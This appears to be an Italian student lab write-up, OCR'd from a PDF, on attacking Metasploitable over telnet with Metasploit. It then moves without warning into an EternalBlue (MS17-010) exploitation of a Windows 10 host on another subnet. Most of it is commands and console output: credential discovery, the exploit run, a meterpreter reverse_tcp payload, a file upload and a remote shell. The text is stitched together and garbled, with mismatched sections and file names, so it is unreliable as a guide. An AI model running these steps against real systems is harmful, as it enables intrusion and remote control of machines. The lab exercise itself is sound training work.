


Exploit Telnet con Metasploit

- Configurare ip kali: 192.168.1.25



Editing Ethernet metas

Connection name: Ethernet metas

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.1.25	24	192.168.1.1

Add Delete

DNS servers

Search domains

DHCP client ID

☒ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save

- Configurare ip metasploitable: 192.168.1.40

```
metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Dec 17 03:59:10 EST 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$
```

- Ho controllato se fossero comunicanti tramite il comando `ping`

```
(kali@vboxkali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data:
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.814 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.474 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.616 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.759 ms
^C
— 192.168.1.40 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.474/0.665/0.814/0.132 ms
```

- Ho avviato msfconsole

```

(kali@vboxkali)-[~]
$ msfconsole kali [~]
Metasploit tip: Enable verbose logging with set VERBOSE true
test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
/ it looks like you're trying to run a \ from the payload
\ module specified, outputting raw payload
Payload size: 516 bytes
Final size of exe file: 7168 bytes
Saved as: test.exe

(kali@vboxkali)-[~]
$ msfconsole kali [~]
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted:
               = [ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]
Exploit target:
Metasploit Documentation: https://docs.metasploit.com/

```

- Ho cercato il servizio auxiliary telnet tramite il comando `search auxiliary telnet`

```
msf6 > search auxiliary telnet
```

Matching Modules

#	Name	Description	Disclosure Date	Ra
0	auxiliary/server/capture/telnet	Authentication Capture: Telnet		no
1	auxiliary/scanner/telnet/brocade_enable_login	Brocade Enable Login Check Scanner		no
2	auxiliary/dos/cisco/ios_telnet_rocem	Cisco IOS Telnet Denial of Service	2017-03-17	no
3	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution	2013-02-04	no
4	auxiliary/scanner/ssh/juniper_backdoor	Juniper SSH Backdoor Scanner	2015-12-20	no
5	auxiliary/scanner/telnet/lantronix_telnet_password	Lantronix Telnet Password Recovery		no
6	auxiliary/scanner/telnet/lantronix_telnet_version	Lantronix Telnet Service Banner Detection		no
7	auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	Microsoft IIS FTP Server Encoded Response Overflow Trigger	2010-12-21	no
8	auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass	Netgear PNPX_GetShareFolderList Authentication Bypass	2021-09-06	no
9	auxiliary/admin/http/netgear_r6700_pass_reset	Netgear R6700v3 Unauthenticated LAN Admin Password Reset	2020-06-15	no
10	auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce	Netgear R7000 backup.cgi Heap Overflow RCE	2021-04-21	no
11	auxiliary/scanner/telnet/telnet_ruggedcom	RuggedCom Telnet Password Generator		no
12	auxiliary/scanner/telnet/satel_cmd_exec	Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability	2017-04-07	no
13	auxiliary/scanner/telnet/telnet_login	Telnet Login Check Scanner		no
14	auxiliary/scanner/telnet/telnet_version	Telnet Service Banner Detection		no
15	auxiliary/scanner/telnet/telnet_encrypt_overflow	Telnet Service Encryption Key ID Overflow Detection		no

Interact with a module by name or index. For example `info 15`, `use 15` or `use auxiliary/scanner/telnet/telnet_encrypt_overflow`

- Ho usato il metodo 14 tramite il comando use ed ho settato l'RHOST su metasploitable

```

msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no               no        The password for the specified username
  RHOSTS     yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      23               yes        The target port (TCP)
  THREADS    1                yes        The number of concurrent threads (max one per host)
  TIMEOUT    30               yes        Timeout for the Telnet probe
  USERNAME   no               no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40

```

- Ho lanciato il comando run e da qui ho ricavato le credenziali della metasploitable
msfadmin/msfadmin

```

msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

- Dopodichè ho lanciato il comando `telnet 192.168.1.40` e sono entrata nella metasploitable


```
(kali@vboxkali)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

[?] it looks like you're trying to run a
module

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444

Metasploit Documentation: https://docs.metasploit.com/

+ -- ==[ metasploit v6.4.18-dev ]
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
```

- Dopodichè faccio partire il comando search ms17_010

```
(kali@vboxkali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

+ -- ==[ metasploit v6.4.18-dev ]
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17_010
```

- Scelgo di utilizzare l'8, il target Windows 10 Pro

```
msf6 > search ms17_010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption					
1	_ target: Automatic Target
2	_ target: Windows 7
3	_ target: Windows Embedded Standard 7
4	_ target: Windows Server 2008 R2
5	_ target: Windows 8
6	_ target: Windows 8.1
7	_ target: Windows Server 2012
8	_ target: Windows 10 Pro
9	_ target: Windows 10 Enterprise Evaluation
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution					
11	_ target: Automatic
12	_ target: PowerShell
13	_ target: Native upload
14	_ target: MOF upload
15	_ AKA: ETERNALSYNERGY
16	_ AKA: ETERNALROMANCE
17	_ AKA: ETERNALCHAMPION
18	_ AKA: ETERNALBLUE
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution					
20	_ AKA: ETERNALSYNERGY
21	_ AKA: ETERNALROMANCE
22	_ AKA: ETERNALCHAMPION
23	_ AKA: ETERNALBLUE
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	_ AKA: DOUBLEPULSAR
26	_ AKA: ETERNALBLUE

Interact with a module by name or index. For example `info 26`, use `26` or use `auxiliary/scanner/smb/smb_ms17_010`


```
msf6 > use 8
[*] Additionally setting TARGET => Windows 10 Pro
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

- mando in run entrando in meterpreter e facendo l'upload del file creato

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.104:445 - The target is vulnerable.
[*] 192.168.50.104:445 - shellcode size: 1283
[*] 192.168.50.104:445 - numGroomConn: 12
[*] 192.168.50.104:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.104:445 - got good NT Trans response
[+] 192.168.50.104:445 - got good NT Trans response
[+] 192.168.50.104:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.104:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.104:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.104:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.104:49455) at 2024-12-17 16:25:46 +0100

meterpreter > upload /home/kali/calcl.exe C:\\Users\\Public\\calcl.exe
[*] Uploading : /home/kali/calcl.exe -> C:\\Users\\Public\\calcl.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/calcl.exe -> C:\\Users\\Public\\calcl.exe
[*] Completed : /home/kali/calcl.exe -> C:\\Users\\Public\\calcl.exe
meterpreter >
```

- Ho infine mandato in run anche l'exploit multi/handler ed ho preso controllo della macchina Windows

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (176198 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.104:49456) at 2024-12-17 16:29:35 +0100

meterpreter > ls
Listing: C:\Users\Public

Mode                Size      Type       Last modified          Name
-----
040555/r-xr-xr-x    0         dir        2024-07-09 16:37:31 +0200 AccountPictures
040555/r-xr-xr-x    0         dir        2024-07-22 11:53:54 +0200 Desktop
040555/r-xr-xr-x  4096     dir        2024-07-09 16:24:02 +0200 Documents
040555/r-xr-xr-x    0         dir        2015-07-10 13:04:26 +0200 Downloads
040555/r-xr-xr-x    0         dir        2015-07-10 13:04:26 +0200 Libraries
040555/r-xr-xr-x    0         dir        2015-07-10 13:04:26 +0200 Music
040555/r-xr-xr-x    0         dir        2015-07-10 13:04:26 +0200 Pictures
040555/r-xr-xr-x    0         dir        2015-07-10 13:04:27 +0200 Videos
100777/rwxrwxrwx  73802    fil        2024-12-17 16:28:44 +0100 calc1.exe
100666/rw-rw-rw-   174      fil        2015-07-10 13:02:40 +0200 desktop.ini

meterpreter > 
```